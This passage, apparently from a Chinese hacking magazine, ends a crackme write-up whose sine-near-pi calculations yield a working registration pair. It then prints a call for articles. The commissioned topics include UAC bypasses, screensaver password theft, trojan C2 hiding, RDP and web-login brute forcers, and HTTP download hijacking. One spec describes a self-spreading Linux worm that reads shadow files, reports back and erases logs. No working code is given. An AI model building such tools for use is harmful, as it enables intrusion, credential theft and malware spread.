11 5419351/1725033~pi；sin(5419351) = -0.3820047507×〖10〗^(-7)
12 80143857/25510582~pi；sin(80143857) = -0.1477284682×〖10〗^(-7)
13 165707065/52746197~pi；sin(165707065) = -0.8654781435×〖10〗^(-8)
14 245850922/78256779~pi；sin(245850922) = 0.6118065383×〖10〗^(-8)
15 411557987/131002976~pi；sin(411557987) = 0.2536716052×〖10〗^(-8)
16 1068966896/340262731~pi；sin(1068966896) = 0.1044633279×〖10〗^(-8)
17 2549491779/811528438~pi；sin(2549491779) = 0.4474494938×〖10〗^(-9)
```

各位读者可以利用公式 2 自行测试。再看获取输入框文本这一段，如图 5 所示，可以看出，输入框对文本长度做了限制，只会截取输入框中的前 9 个字符。



图 4 获取输入框文本

综上所述，按公式 1 方法求出的所有数据中，满足条件的只有 245850922 和 411557987，其它要么数字太长，要么正负号不满足条件，将这两个数字填入软件，注册成功，如图 6 所示。我刚开始就没有注意到字符串长度的限制，将 2549491779 和 6167950454 分别填入用户名、注册码，总是提示错误，后来拖入 OD 才发现问题。

图 5 注册成功

这个 Crackme 本身并不复杂，但是所用的数学原理值得研究，这里只给出了一组可用的用户名和注册码，大家可以通过别的方法试试多找出几组。

（完）

2014 年第 2 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 12 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

4. Linux 自动检测网络安全

要求：

1）自动收集当前 Linux 系统的信息，如 uname、hosts、passwd、shadow、ifconfig、ps、netstat、history 等；

2）通过我们提供的帐号密码库自动测试远程登录，若登录成功则将远程主机的地址、端口、帐号、密码以及从哪一台机器登录的等详细记录；

3）将该程序自动复制到第 2 步成功登录的远程 Linux 主机，并重复 1、2、3 步操作；

4）可以手动制定结束条件，比如测试主机的个数，目的是防止重复登录；

5）将 1、2、3 中收集或记录的信息回传到一开始的主机；

6）完成操作后清除相关的操作记录。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 dll，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680